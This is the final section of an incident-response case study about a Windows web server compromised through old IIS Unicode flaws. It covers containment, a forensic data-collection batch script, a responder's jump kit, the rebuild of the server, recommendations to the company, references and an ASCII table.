Before John and his team arrived on site, it was determined that this incident was not to be turned over to law enforcement and was going to be a "contain and cleanup" type of investigation. On the plane John set his junior incident handler to begin the ROI. John felt this job was always a good place to start for a new member on the team. The ROI was important because if the team or team members were ever called into court months after an investigation, there was a precise record of what was done during the investigation. John had a standing rule to write into the ROI at least once every 15 minutes what was happening. Every action and command executed by anyone on the team during the investigation was to be recorded in the ROI.

Upon arriving at the site, the incident handling team conducted the management in-brief and set the objectives for the investigation and resolution criteria. John always

liked to get in writing what the customer felt was a resolution and what other objectives they wanted in the process. After the in-brief John interviewed Jake on what he knew to this point, what had been done to the system since he discovered the suspect files, who was the owner and admin of the server, did the server have auditing/logging started, where and how long were the logs kept, what the business impact the server had to Z Company, and what configuration changes were made to the server in the last three months.

The company executives wanted a quick and thorough clean up of the incident, the server back online as quickly as possible without sacrificing a quality investigation, the server rebuilt from scratch no matter what the investigation uncovered, John's team to supervise the system administrators in the rebuild process and security assessment, and a report of the events of the investigation to be filled with them.

Jake told John about how he found the files, what tipped him off to a problem, that the server really didn't have a specific owner or admin, that the server only had default logging enabled, that those log files were saved off the server and stored by month, and that no significant patches or configuration changes were made to the server in the last three months due to time constraints of the system administrators. Armed with the responses from Jake, John and his team set out to start their investigation.

In the interest of keeping a low profile on the system, as not to alert the attacker to trouble, John had Jake show him the directory that contained the suspect files from a remote machine. Jake took a quick look at the directory listing to glimpse the date modified to see the earliest date listed and then quickly logged off the system. John looked at the date and frowned, almost three months ago! He set the handling team to pull and parse the log files that were saved off the server for the last three months to determine how far back the incident may have started. This served two purposes. First to determine how far back the server backups may have been corrupt and second, to see if the attacker left first tracks to determine just how much damage was done. (NOTE: the original log files were similar to the test lab server log files used to recreate this attack, referenced previously, and differed only in the dates and times.) The team backtracked through the log files until operations looked normal to make sure this was the first successful attack this server had seen or at least that the log files captured. John knew when attackers forgot or were unable to cover their tracks completely, it made his job a little easier. John and his team reviewed the log files of the first steps the attacker took (as seen in the test server logs) to formulate their plan of containment and eradication of the unwanted guest(s).

Due to the fact that Z Company did not want to prosecute and the set objectives did not require it, there was no chain of custody procedures used or evidentiary chain maintained by John's team of incident handlers. This was going to be a strict contain and clear operation. The evidence that was collected after the containment and eradication phases was the following files: servudaemon.ini, startuplog file, welcom.txt,

winmgnt file, log files from server, the Encase case file, and miscellaneous files in the Warez repository.

Containment

The containment phase deals with actually modifying the systems in question to keep the incident from getting any worse. Team deployment, backups, and other proactive actions take place in this phase. The people in charge need to determine risk levels for continuing operations and costs of possibly shutting down those operations.

After reviewing the log files and determining the mode of entry the attacker took to enter the system, John wanted to do one more thing before starting the containment process. John and his team, over the course of their work on other incident deployments, had came up with a script that could be run on computers when evidence preservation wasn't required or it could be ran on a bit sector copy of the suspect system if evidence preservation was required. This script took advantage of the following tools to help gather and produce a log file type output of its findings:

SRVINFO.EXE -	(Microsoft) System Information Utility
PSTAT4.EXE -	(Microsoft) Displays process information
FPORT.EXE -	(Foundstone) Port Mapper
PSAPI.DLL -	(Foundstone) Port Mapper DLL
DRIVERS.EXE -	(Microsoft) Displays installed device drivers
SHOWMBRS.EXE -	(Microsoft) Displays members of groups
AUDITPOL.EXE -	(Microsoft) Displays auditing policy information
DUMPEL.EXE -	(Microsoft) Dumps Event logs to text file
SECFIND.EXE -	(FixWindows.com) Searches file system for files

Some of the information pulled by this script includes: general system information, hot-fixes applied, install date, drives present, services status, network cards, system up time, current state information, what drivers are installed, current running processes, current environment variables, network information, active connections, netbios information, routing tables, host files, account information, auditing information, log file dumps, scheduled tasks, and files modified in the last 7 days.

EXCERPT FROM SCRIPT:

```
@ECHO OFF
REM   Version 2.00

REM   This batch file is the property of XXXXXX.  This batch file is designed to capture
REM    a forensic snapshot of a compromised Windows NT/2000 system to determine
what
REM   happened and how it happened.  The batch file must be run with Administrator
REM   authority on the system.  Suggestions for improvement should be sent to
REM   XXXXXX@XXXXXX.com.
```

```
REM   The batch file needs the following files:
REM           SRVINFO.EXE
REM           PSTAT4.EXE
REM           FPORT.EXE
REM           PSAPI.DLL
REM           DRIVERS.EXE
REM           SHOWMBRS.EXE
REM           AUDITPOL.EXE
REM           DUMPEL.EXE
REM           SECFIND.EXE


REM Display error if no output file provided
if {%1} == {} GOTO ERROR

REM Display help if /? is specified
if "%1" == "/?" GOTO ERROR

REM File name variables
SET OUTPATH=%~f1
SET OUTFILE=%OUTPATH%OUTPUT.LOG
SET APPLOG=%OUTPATH%APPEVENT.LOG
SET SECLOG=%OUTPATH%SECEVENT.LOG
SET SYSLOG=%OUTPATH%SYSEVENT.LOG
SET TASKLOG=%OUTPATH%TASKS.LOG



REM DO NOT MODIFY ANYTHING BELOW THIS LINE!!!
REM ************************************************************************

TITLE Forensic Analysis Underway ... Do Not Close This Window!

ECHO ****************************************************************
ECHO *                    IMPORTANT                         *
ECHO *                                                      *
ECHO *  This batch file is designed to elicit system information       *
ECHO *  from Windows NT/2000 hosts for forensics analysis.  If         *
ECHO *  evidence preservation is required, do not run this batch       *
ECHO *  file on the actual host; instead, run this batch file on       *
ECHO *  a bit image of the compromised host.  For an on-going          *
ECHO *  intrusion, this batch file may be scheduled using the AT       *
ECHO *  command to establish periodic evidence.  The output file       *
ECHO *  should be printed out and signed by the investigator as        *
ECHO *  soon as it is complete.  The signed evidence should then       *
```

```
ECHO *  be stored in a chain of custody if required.  This is legal evidence!      *
ECHO *                                                                             *
ECHO *********************************************************************
PAUSE
REM Send information to console
ECHO.
REM Repeat executed command
ECHO Exact Command Syntax Executed: %0 %*
ECHO.
ECHO Starting General System information collection...

ECHO ********************************************************************** >>"%OUTFILE%"
ECHO START DATE/TIME:  >>"%OUTFILE%"
date /t >>"%OUTFILE%"
time /t >>"%OUTFILE%"
REM Repeat executed command to output file
ECHO Command executed: NTFOR %* >>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO.>>"%OUTFILE%"



ECHO ############################################## >>"%OUTFILE%"
ECHO #       GENERAL SYSTEM INFORMATION      # >>"%OUTFILE%"
ECHO ############################################## >>"%OUTFILE%"
ECHO SYSTEM NAME: %COMPUTERNAME% >>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO WINDOWS VERSION: >>"%OUTFILE%"
ver >>"%OUTFILE%"
IF ERRORLEVEL 1 ECHO !!! Error executing VER command >>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO ********************************************************************** >>"%OUTFILE%"
srvinfo >>"%OUTFILE%"
IF ERRORLEVEL 1 ECHO !!! Error executing SRVINFO.EXE utility >>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO ********************************************************************** >>"%OUTFILE%"
ECHO LIST CURRENT WINDOWS SHARES: >>"%OUTFILE%"
ECHO NET SHARE >>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO ********************************************************************** >>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
ECHO.>>"%OUTFILE%"
```

This script had proven to be very useful in many ways for the incident handling team in the past. John wanted to run this on the server to make sure there wasn't anything else that he and his team may have missed, plus it snapped a pretty good picture of the current state information of the server. After running the script and porting the output off the system, John reviewed the output files and confirmed that he was only dealing with the one entry method and the setup of the Warez server. He verified with the IT manager and the executives that the system wasn't business critical, more over, that the rest of the redundant servers could handle the extra load for a short time. With the go ahead from Z Company, John hard dropped the server by pulling the power cord.

As the rest of John's team was starting to work with the admins to begin the eradication and recovery process, the junior member of the team was given the task of hooking the server's main drive up to the Fastbloc system and to acquire the image into the Encase software. This was done as both an opportunity to give the junior member more training on the equipment and to further confirm John's conclusion that no other method of entry was perpetrated. One of the other incident handlers took over doing the ROI for the junior member.

John's team has put together a basic jump kit for when they deploy out on incidents. The following list is some of the major components of the jump kit:

1. Dual Boot laptop with Windows 2000/Linux
2. Encase Software, manuals, key fob
3. Fastbloc equipment, cables, manuals
4. DVD/CD Burner & blank media (firewire)
5. Firewire External Hard drive & PCMCIA Cards
6. Hub, 8 Port with extra regular cables & crossovers
7. Tool CD's with verified, known good binaries for Linux, Windows, AIX, Sun
8. Callout sheets: emergency resources, Command Center, Corporate Legal, HR
9. Company credit card and pre-authorization letter for up to $5,000 spending with out restriction
10. Miscellaneous administrative supplies: notepads, bound logs (for ROI's, numbered pages), pens, pencils, etc
11. Quick reference sheets for common commands and procedures on Microsoft, Linux, Unix, Sun, AIX, Cisco
12. Extra media: SCSI & IDE Drives, 2 each (Verified bit wipe so no residue remains for clean forensic analysis)
13. Two mini-cassette recorders and extra tapes
14. Windows NT/2000 Resource kits
15. Four Nortel cell phone battery backups (each team member has phone with walkie-talkie feature) and charger
16. Evidence kits: bags, evidence tags, chain of custody log sheets, lock box for evidence, evidence seal tape, latex gloves
17. Self restoring image on cds for investigation laptop (in case media fails or system crash)
18. Extra investigation laptop hard drive (backup)

Eradication

This phase is one of the hardest to complete. This is where the Incident Handling team attempts to completely remove the cause of the intrusion or infection as safely as possible to minimize any more damage. The incident handlers fuse all gathered intelligence into a big picture to try and determine how the attack was executed and how to remove the threat to restore operations.

The compromised system was completely wiped out and restored from original media. This was done so the server could be rebuilt from scratch and properly patched and tested before data was restored and the system was put back into production. Although installing the correct patches on the system would have eliminated this exploit for the future, the Z Company executives and the experienced admins insisted that this be done so they knew the server was completely clean and rebuilt correctly. Data was recovered from partial backups generated from native NTBackup utility (a point and click Graphical User Interface) on Windows 2000 Server and the other redundant systems' databases of the customer data were replicated to bring the rebuilt server's database up to date. The team made sure that they went far enough back into the backups as to restore data that was before the attack. However, this being as old as three months, most of the data was outdated.

As the admins and a couple of the incident handlers set about rebuilding the server on a fresh drive, John supervised both the rebuild team and the two man team reviewing the original drive Encase investigation.

After it was determined that this was a Warez server and nothing more, cleanup was relatively straight forward. The incident handlers advised the Z Company admins and management team what was done to the server, illustrated from log files how the compromise was accomplished, and recommended different ways to deal with the issue and how to keep it from happening in the future. The teams as a whole agreed that the server would be rebuilt and restored with the supervision of some of the incident handlers, then tested by running Microsoft tools to verify patches and service packs (MBSA).

Recovery

The recovery phase involves restoring data either from backups, original media or a combination of both. It is extremely important that in the process of restoring the system, the exploit or infection isn't restored back onto the system. After restoring the system, it is always good practice to validate the system. The final decision to completely restore operation of the system rests on the owner.

The rebuild team installed the operating system from original media and the most current service pack was burned to cd from another system and installed on the new server. The admins proceeded to run the Microsoft Baseline Security Analyzer (MBSA)

against the newly built server to see what other patches and updates would be needed. These patches and updates were pulled again from another system and burned to a cd to be installed on the new server. The rest of the MBSA report was printed so the admins could follow the remaining manual procedures needed to secure the server. All of the cds and reports were saved to use be used to verify that the rest of the Z Company servers were up to date (these reports and notes were shredded later).

Lessons Learned

In the final phase of the six step process, the incident handling team develops and files a follow-up report, attends a follow-up meeting to discuss what actions went right or wrong, drafts an executive summary with needed changes in the process, and sets a plan in motion to implement improvement actions.

The root cause analysis (RCA) determined that two old and well known Unicode exploits (Double Decode and Directory Traversal) were used to recon and to upload code to this server to setup and run a Warez server. The technical side of cause was not having current service packs and patches installed on the server. The human side of cause was lack of experience, lack of manpower, lack of training, lack of company security standards on servers deployed, and lack of proper procedures in place to review servers currently deployed on a regular basis.

An after actions meeting was held with the IT department to go over what had been found, what had been done, and what to do in the future. The main points that came out of this meeting were to be included in to the management out-brief and then later listed out in the final report.

John and his team left the IT department meeting and conducted an out brief with a summary of the investigation events to the Z Company executives prior to the team departing the site. John promised to have a final report to the execs with in one week.

The final report covered what was discovered, how it was discovered and by who. Also listed out in the report was a timeline of events, actions (ID, Containment, Eradication, and Recovery Steps) and details of the investigation. The recommendations section was what really interested the executives. The following is an excerpt of some of the more important items in the recommendations section:

ITEM 1: Pair experienced admins and non-experienced admins into a mentor style relationship. Assign each pair a set of servers to maintain.

> Result: inexperienced admins learn from the experienced admin and develop good practices through supervision. Each team gets to know their servers well and will be able to notice if the configurations changed unexpectedly.
>
> Possible Issue: The pairing might cause the need to re-evaluate manpower requirements.

ITEM 2: Establish a company standard of what minimum requirements need to be met before a server is put into production. This should include use of security assessment tools, patch verifiers, installation of current service packs and patches, auditing requirements, and other security related configurations.

Result: Servers are deployed more secure from the start.

ITEM 3: Establish a policy for regular reviews of servers. This should include a review of current patch levels and what needs to be added. The use of MBSA could be used as a checklist. A review of processes and services running should also be included.

Result: Servers stay current and are reviewed for issue on a regular schedule. If system is compromised it won't be as long until it is discovered.

ITEM 4: Establish regular training requirements to certify use and knowledge of systems. This should include practice runs on backing up and restoring systems, configuration checks, and other administration skills.

Result: Better trained admins, deeper knowledge of systems and configurations, fresh skills on emergency procedures.

ITEM 5: Development of a disaster recovery plan for information systems.

Result: A known and well documented process to follow in the event of an emergency.

ITEM 6: Remove all company and system specific information from warning banners.

Result: Possible attacker doing recon around your systems and networks won't get specific system or network information to help narrow his search for an exploit to try.

ITEM 7: Establish an action plan to check the rest of the company servers, both production and test bed servers for security holes and possible breaches/system compromises.

Result: The existing compromised server might not be the only one for the company. All servers are running the same platform and need to be check to verify they are secure and current patches and service packs are installed. Also need to check over system to make sure that a compromise doesn't already exist.

Along with these recommendations, John's report summarized the security services Z Company contracted with the security services company John worked for. The following services were setup and started for Z Company:

1. Network intrusion detection sensor Infrastructure and monitoring by a 24x7 security operations center.
2. Vulnerability scanning of critical systems on a regular schedule by the scanning team.
3. Penetration testing performed quarterly by the ethical hacking team.
4. Incident management and handling by deployed teams.

NOTE: All of the results of these services will be published in a monthly report sent to the IT management staff, which in turn will draft an executive summary to send to Z Company executives.

John and his team attended their own lessons learned meeting back at their war room. Overall John was satisfied that the team did its job and that all the objectives stated at the onset were accomplished. He pointed out the items for improvement that he was recommending to the Z Company executives and IT management staff. About how important it was for a company to have disaster recovery plans, security standards for deployed systems, continual monitoring of those systems and keeping up on configuration changes, service packs and patching. Although the team had seen worse situations in their deployments, John still used some of what Z Company did wrong and right for learning points for his team members.

The junior member also brought up some of the issues he had with the Encase software product. He stated that he saw how effective the product was for creating suspect drive copies, being able to investigate that drive without writing to it, the ability to easily search for and display pictures for investigating pornography issues, searching slack space and recovering deleted files, and its effectiveness for flushing out different file types and the hiding of those file types, he found it somewhat ineffective in its ability to aid in discovery of hacker type attacks.

The report was checked over by other members of the incident response team that deployed to the Z Company site and a consensus of the events was achieved. Each member of the response team signed off that the events in the report were what actually happened. The final report was turned into a PDF document to prohibit alteration, PGP was used to sign it so it could be discovered if the file was altered later, and then the report was sent to the Z Company executives within one week as promised.

Summary

This paper illustrated a couple of well known exploits from two years ago that were exploited on server just a few months ago. Part 1 listed the basics of the exploit and pertinent reference material. Part 2 went into the details of the attack illustrating the probably actions of the attacker through screen shots and diagrams. Lastly, part 3 described how the incident handling team helped the insurance company recover from what could have been an even more disastrous attack than what was perpetrated. As

wide open as the server was and the lack of proper procedures and policies in place, thing could have been much worse.

More importantly, this paper exemplifies the dire need to have trained systems administrators that keep a watchful eye on their systems. It shows the need to stay current on service packs and patches when running a business system that sits out on the internet for all the world's attackers to practice their mischief. Another important item to consider is pre-planned procedures and policies on how to handle emergencies, systems going to production, incident handling and other security and disaster recovery issues. In conclusion, we must remember that just because an exploit is old, doesn't mean it isn't still effective.

REFERENCES

1. Web Server Folder Traversal:

    http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0884
    http://www.iss.net/security_center/static/5377.php
    http://www.cit.cornell.edu/computer/security/scanning/windows/iis_unicode.html
    http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise68
    http://www.securedynamic.com/texpoint8.htm
    http://www.wiretrip.net/rfp/p/doc.asp?id=57&face=2
    http://www.setecsecurity.com/knowledgebase/experts/4172002.html
    http://archives.neohapsis.com/archives/bugtraq/2000-10/0263.html
    http://archives.neohapsis.com/archives/bugtraq/2000-10/0288.html
    http://archives.neohapsis.com/archives/bugtraq/2000-10/0282.html
    http://online.securityfocus.com/archive/1/140349
    http://www.kb.cert.org/vuls/id/111677
    http://www.snort.org

2. Double Decode Error

    http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333
    http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
    http://www.ciac.org/ciac/bulletins/l-132.shtml
    http://www.nsfocus.com/english/homepage/sa01-02.htm
    http://www.cert.org/advisories/CA-2001-12.html
    http://www.iss.net/security_center/alerts/advise77.php
    http://www.kb.cert.org/vuls/id/789543
    http://www.ciac.org/ciac/bulletins/l-083.shtml
    http://archives.neohapsis.com/archives/bugtraq/2001-09/0162.html
    http://www.microsoft.com/technet/security/bulletin/MS01-044.asp
    http://www.ietf.org/rfc/rfc2396.txt
    http://www.jspayne.com/io/ascii.html
    http://online.securityfocus.com/bid/2708/info/
    http://www.snort.org

"Microsoft IIS Unicode Exploit", Nate Miller, Lucent Technologies Worldwide Services, Aug 2001.

Joel Scambray, Stuart McClure, George Kurtz, "Hacking Exposed: 3rd Edition," Osborne/McGraw Hill, 2001. 615-618.

Lance Spitzner, Bruce Schneier, Honeynet Project, "Know Your Enemy: Revealing the Security Tools, Tactics and Motives of the Blackhat Community", Addison-Wesley Pub Co, 2001. 66-68.

Jelver, Peter. http://www.esec.dk/pubstro.pdf

http://whatis.techtarget.com/definition/0,,sid9_gci213338,00.html

APPENDIX A (http://www.jspayne.com/io/ascii.html)
ASCII CODE TABLE

HEX	DEC	ASCII	HEX	DEC	ASCII	HEX	DEC	ASCII	HEX	DEC	ASCII
00	0	NULL	20	32	(SP)	40	64	@	60	96	`
01	1	SOH	21	33	!	41	65	A	61	97	a
02	2	STX	22	34	"	42	66	B	62	98	b
03	3	ETX	23	35	#	43	67	C	63	99	c
04	4	EOT	24	36	$	44	68	D	64	100	d
05	5	ENQ	25	37	%	45	69	E	65	101	e
06	6	ACK	26	38	&	46	70	F	66	102	f
07	7	BEL	27	39	'	47	71	G	67	103	g
08	8	BS	28	40	(	48	72	H	68	104	h
09	9	HT	29	41	)	49	73	I	69	105	i
0A	10	LF	2A	42	*	4A	74	J	6A	106	j
0B	11	VT	2B	43	+	4B	75	K	6B	107	k
0C	12	FF	2C	44	,	4C	76	L	6C	108	l
0D	13	CR	2D	45	-	4D	77	M	6D	109	m
0E	14	SO	2E	46	.	4E	78	N	6E	110	n
0F	15	SI	2F	47	/	4F	79	O	6F	111	o
10	16	DLE	30	48	0	50	80	P	70	112	p
11	17	DC1	31	49	1	51	81	Q	71	113	q
12	18	DC2	32	50	2	52	82	R	72	114	r
13	19	DC3	33	51	3	53	83	S	73	115	s
14	20	DC4	34	52	4	54	84	T	74	116	t
15	21	NAK	35	53	5	55	85	U	75	117	u
16	22	SYN	36	54	6	56	86	V	76	118	v

17	23	ETB	37	55	7	57	87	W	77	119	w
18	24	CAN	38	56	8	58	88	X	78	120	x
19	25	EM	39	57	9	59	89	Y	79	121	y
1A	26	SUB	3A	58	:	5A	90	Z	7A	122	z
1B	27	ESC	3B	59	;	5B	91	[	7B	123	{
1C	28	FS	3C	60	<	5C	92	\	7C	124	|
1D	29	GS	3D	61	=	5D	93	]	7D	125	}
1E	30	RS	3E	62	>	5E	94	^	7E	126	~
1F	31	US	3F	63	?	5F	95	_	7F	127	(sp)